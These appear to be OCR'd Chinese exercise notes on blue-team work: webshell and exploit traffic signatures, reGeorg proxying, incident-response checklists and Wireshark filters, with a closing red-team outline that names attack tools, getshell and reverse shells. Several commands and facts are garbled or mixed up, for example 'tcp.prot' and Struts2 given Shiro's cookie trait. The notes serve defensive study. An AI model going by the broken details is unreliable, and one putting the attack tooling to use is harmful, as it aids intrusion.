

导航
WeBaCoo 后门:要执行的命令 base64 编码后作为参数传到服务器，然后返回内容嵌在 set-cookie 的 M-cookie 参数值中
web 应用建立 socks 代理的工具。
reGeorg 代理请求过程：
代理脚本发送连接目标请求 -- connect 操作,请求操作，目标 ip 端口被储存在 header 以及 uri query 中
2.通过代理发送请求 -- forward 操作可以看到请求中有两个 http 请求报文第一个为攻击者发送到 tunnel 代理脚本的请求，第二个为浏览器等应用请求目标的报文内容
3.获取目标返回内容 -- read 操作请求 read 操作获取目标返回内容
常见协议流量分析



2024HW.docx - Word
导航
Webshell 是基于 web 应用环境在浏览器端提供恶意操作的网页后门
包含简易或复杂的恶意代码
webshell 流量存在基本特征
常见 webshell 工具：Cknife、冰蝎、蚁剑、中国菜刀、kali 内容（Weevely3、WeBaCoo）。
(2) Webshell 后门
Cknife php 后门：服务器端的小马后门，特点是简短，本身无恶意操作代码，主要作用是执行攻击者发送的恶意 payload
蚁剑 php 后门：使用 base64 编码绕过了特征函数检测
中国菜刀 PHP 后门：特征点有如下三部分，
(1) eval 函数；
(2) base64_decode($_POST[z0]));
(3) &z0=QGluaV9zZXQ...,



流量与日志分析.pptx - PowerPoint
常见协议流量分析-DNS
DNS协议：主要用于域名和 IP 的转换，可以作为带外传输数据的载体
一次DNS查询
上层 DNS 服务器返回DNS查询结果


2024HW.docx - Word
导航
WeBaCoo 后门:要执行的命令 base64 编码后作为参数传到服务器，然后返回内容嵌在 set-cookie 的 M-cookie 参数值中
常见代理流量分析
reGeorg:是常用的通过 jsp、php 等文件基于 web 应用建立 socks 代理的工具。
reGeorg 代理请求过程：
（1）代理脚本发送连接目标请求。
（2）请求中有两个 http 请求报文第一个为攻击者发送到 tunnel 代理脚本的请求，第二个为浏览器等应用请求目标的报文内容。
（3）获取目标返回内容。
常见协议流量分析
（1）FTP：FTP 是常用的文件传输协议，允许匿名或者认证模式登录，对远程文件夹进行读取、上传、删除等操作
（2）HTTP：主要用于 Web 浏览器与 Web 服务器之间的通信
7.3 加密数据包解密


2024HW.docx - Word
导航
WeBaCoo 后门:要执行的命令 base64 编码后作为参数传到服务器，然后返回内容嵌在 set-cookie 的 M-cookie 参数值中
常见代理流量分析
reGeorg:是常用的通过 jsp、php 等文件基于 web 应用建立 socks 代理的工具。
reGeorg 代理请求过程：
.代理脚本发送连接目标请求 -- connect 操作,请求操作，目标 ip 端口被储存在 header 以及 uri query 中
2.通过代理发送请求 -- forward 操作可以看到请求中有两个 http 请求报文第一个为攻击者发送到 tunnel 代理脚本的请求，第二个为浏览器等应用请求目标的报文内容
3.获取目标返回内容 -- read 操作请求 read 操作获取目标返回内容
常见协议流量分析


加密数据包解密
MITM:利用 Burpsuite 等工具设置信任证书，然后对浏览器设置代理对请求进行抓取
Raw Params Headers Hex
POST /upload_to_local HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type:multipart/form-data;boundary=----------------------------7db372eb000e2
User-Agent: WinHttpClient
Content-Length: 238
Connection: Keep-Alive
----------------------------7db372eb000e2
Content-Disposition: form-data; name="image"; filename="
/Users/daedalus/Code/lin-cms-flask/app/xxx.jpg"
Content-Type: image/jpeg
xxxxxxx
----------------------------7db372eb000e2--
Raw Headers
HTTP/1.0 201 CREATED
Content-Type: application/json
Content-Length: 77
Server: Werkzeug/0.14.1 Python/3.7.
Date: Tue, 07 Apr 2020 09:53:01 GMT
{"error_code": 0, "msg": "\u6210\uS
"POST /upload_to_local"}





护网蓝队分为那几个组？

五个组

监控，研判，应急，溯源，处置

安全设备有哪些

态势感知 360 安全大脑，安恒明御 APT 攻击预警平台，奇安信天眼，

，ipsids，waf，蜜罐，堡垒机等

什么是态势感知系统

他主要负责网络安全态势的感知，包括检测网络异常行为和实现全天候、全方位的网络威胁感知。态势感知系统能够在第一时间发现威胁，并将所有的告警信息上传至运营态势感知系统，供安全运营人员进行分析研判。最终分析结果将报送至监管态势感知平台，供技术运行中心、运营中心进行监管及查看指挥

长亭雷池 waf　　微步 hfish 蜜罐

10 段 192 段 172 段内网谨慎封禁

内对内，内对外，外对内

大批量外对内漏扫首先判断是否有人在漏扫没有就进行封禁

大批量内对内漏扫先询问是否是自己人在做漏扫，然后上报

内对外流量大概率是客户正常业务导致误报（可能是反弹 shell）

源 ip 判断，国内/国外，国外无脑封，去微步查 ip 是否为恶意

看请求看报文，分析是误报还是真实攻击

熟悉 webshell 工具的流量特征，反序列化的流量特征

1. shiro 流量特征，原理

Shiro 流量特征:数据包含有多个$$$符号，C 参数含有 base64 编码。 请求头:　rememberMe=cookie

cookie 字段使用默认 key 解密后，反序列化数据中加入 恶意 payload。

2. strut2 流量特征

查看 cookie 中 rememberme 字段，数据包中包含恶意代码或者命令

二进制流，base64 编码

3. log4j2 流量特征

${}，Jndi 注入

4. Fastjson 流量特征

json 数据传输，@type 字段

5.　JBoss 流量特征

攻击者请求了 JBOSS 漏洞页面，请求体中有相关 llections.map.LazyMap、keyvalue.TiedMapEntry 攻击链特征，包含了命令执行语句，如果返回了 500，页面报错内容有命令执行的结果那肯定就是攻击成功了

6.　weblogic 流量特征

7.菜刀流量特征

老版本采用明文传输，非常好辨认

新版本采用 base64 加密，检测思路就是分析流量包，发现大量的 base64 加密密文就需要注意，且 payload 存在固定部分

8.冰蝎流量特征

冰蝎 2.0 和 3.0 区别：

加密方式不同，一个是 RC4 加密，一个 AES 加密。编写语言不同，2.0 采用的是 c++，3.0 采用的是 java。冰蝎流量检测，无论是 get 请求还是 post 请求，content-type 为 application/octet-stream。

冰蝎 4.0 流量分析：

十种 ua 头，可关键字拦截 ua 头进行匹配拦截。流量特征，Content-type: Application/x-www-form-urlencoded。accept 字段：Accept:application/json, text/javascript, */*; q=0.01

9.哥斯拉流量特征

1. 强特征：cookie 字段，最后一个 Cookie 的值出现;（尾值出现分号）

2. paylod 特征：jsp 会出现 xc,pass 字符和 Java 反射，base64 加解码等特征，php，asp 则为普通的一句话木马。

10.蚁剑流量特征

1. payload 特征：Php 中使用 assert，eval 执行；asp 使用 eval；在 jsp 使用的是 Java 类加载（ClassLoader），同时会带有 base64 编码解码等字符特征。

2. 流量特征：每个请求体都在：@ini_set(“diplay_erors”,“0”);@set_time_limit(0)开头。并且后面存在 base64 等字符

11.cs 流量特征

基础特征：心跳包，请求特征：下发的指令，url 路径，老版本固定的 ua 头，源码特征：checksum8 （92L 93L）

12.MSF 流量特征

端口号：msf 默认使用 4444 端口作为反向连接端口，数据内容：msf 数据包通常包含特定字符串:("meterpreter"、"revshell"等)

应急响应流程：

1、收集信息：搜集客户信息和中毒信息，备份

2、判断类型：判断是否是安全事件、是何种安全事件（勒索病毒、挖矿、断网、ddos 等）

3、深入分析：日志分析、进程分析、启动项分析、样本分析

4、清理处置：杀掉恶意进程、删除恶意文件、打补丁、修复文件

5、产出报告：整理并输出完整的安全事件报告

windows 应急

一、查看系统账号安全

1、查看服务器是否有弱口令、可疑账号、隐藏账号、克隆账号、远程管理端口是否对公网开放

2、win+r（eventwmr.msc）查看系统日志，查看管理员登录时间、用户名是否存在异常

二、检查异常端口、进程

1、netstat -ano 检查端口连接情况，是否有远程连接、可疑连接

2、tasklist | findstr "PID"根据 pid 定位进程

3、使用功能查杀工具

三、启动项检查、计划任务、服务

1、检查服务器是否有异常的启动项，msconfig 看一下启动项是否有可以的启动

2、检查计划任务，查看计划任务属性，可以发现木马文件的路径

3、见擦汗服务自启动，services.msc 注意服务状态和启动类型，检查是否有异常服务

四、检查系统相关信息

1、查看系统版本以及补丁信息 systeminfo

2、查找可以目录及文件 是否有新建用户目录 分析最近打开分析可疑文件（%UserProfile%\Recent）

五、自动化查杀

使用 360 火绒剑 webshell 后门可以使用 d 盾 河马等

六、日志分析

360 星图日志分析工具 ELK 分析平台

linux 应急

1、检查用户及密码文件/etc/passwd、/etc/shadow 是否存在多余帐号，主要看一下帐号后面是否是 nologin,如果没有 nologin 就要注意；

2、通过 who 命令查看当前登录用户（tty 本地登陆 pts 远程登录）、w 命令查看系统信息，想知道某一时刻用户的行为、uptime 查看登陆多久、多少用户，负载；

3、修改/etc/profile 的文件，在尾部添加相应显示间、日期、ip、命令脚本代码，这样输入 history 命令就会详细显示攻击者 ip、时间历史命令等；

4、用 netstat -antlp|more 命令分析可疑端口、IP、PID,查看下 pid 所对应的进程文件路径,运行 ls -l /proc/$PID/exe 或 file /proc/$PID/exe（$PID 为对应的 pid 号）；

5、使用 ps 命令，分析进程 ps aux | grep pid

6、使用 vi /etc/inittab 查看系统当前运行级别，通过运行级别找到/etc/rc.d/rc[0~6].d 对应目录是否存在可疑文件；

7、看一下 crontab 定时任务是否存在可疑启用脚本；

8、使用 chkconfig --list 查看是否存在可疑服务；

9、通过 grep awk 命令分析/var/log/secure 安全日志里面是否存在攻击痕迹；

10、chkrootkit、rkhunter、Clamav 病毒后门查杀工具对 Linux 系统文件查杀；

11、如果有 Web 站点，可通过 D 盾、河马查杀工具进行查杀或者手工对代码按脚本木马关键字、关键涵数（evel、system、shell_exec、exec、passthru system、popen）进行查杀 Webshell 后门。

拿到流量包后将其导入 **wireshark** 中，使用过滤规则对流量包进行分析，常用的过滤规则有：

http contains "关键字"

http.response.code == 200

http.request.method == POST

tcp.prot == 80

ip.addr == "10.1.1.1"

ip.src

ip.dst

红队攻击

一、企业安全现状

安全问题
病毒攻击
自身安全防护不到位
暴露在公网的服务器被攻击
框架自身问题
企业资产保护力度不够
漏洞利用、弱口令爆破攻击和文件共享带来的内网病毒传播风险
病毒持久化驻留
企业终端设备没有做好网络安全加固

二、红队演变趋势

红队工作呈现体系化、职业化、工具化

三、攻击的四个阶段

准备收集阶段：漏洞挖掘 工具储备 战法策略 以赛代练
准备收集
漏洞挖掘
办公相关 OA 运维 邮件 VPN 云桌面
web 组件框架 shiro spring struts2 fastjson
暴露的中间件 tomcat weblogic jboss
网络/安全设备 弱口令 Nday
重点漏洞：反序列 注入 上传 越权外网攻击——sqlmap getshell
——利用本地环境反弹 shell（shell 是接受用户命令，然后调用相应应用程序 ）
工具储备
目的：提升攻击效率
工具类别：

远控：webshell
powersploit
cobalt strike
密码获取：星号查看器
Getpassword
pwdump7
内网代理：NPS FRP Proxychains socat 冰蝎
战法策略：
一定要明确分工，协同配合，团队作战
以赛代练：
多参加就完了情报收集 ：
系统组织架构：快速定位关键人物实现鱼叉攻击或确定内网横纵向渗透路径
IT 资产：提供数据支撑
敏感信息泄露：使红队攻击、社工会更容易
供应商信息：针对性开展供应链攻击收集工具：
情报收集战术选择：
迂回策略：下属单位和子公司进行攻击，再回击内网快速打击：目标域名、子域名快速资产搜集并攻击
供应链渗透：目标开发商
物理社工：攻击指纹识别 指纹膜 指纹套 克隆指纹
攻击识别器
网络社工：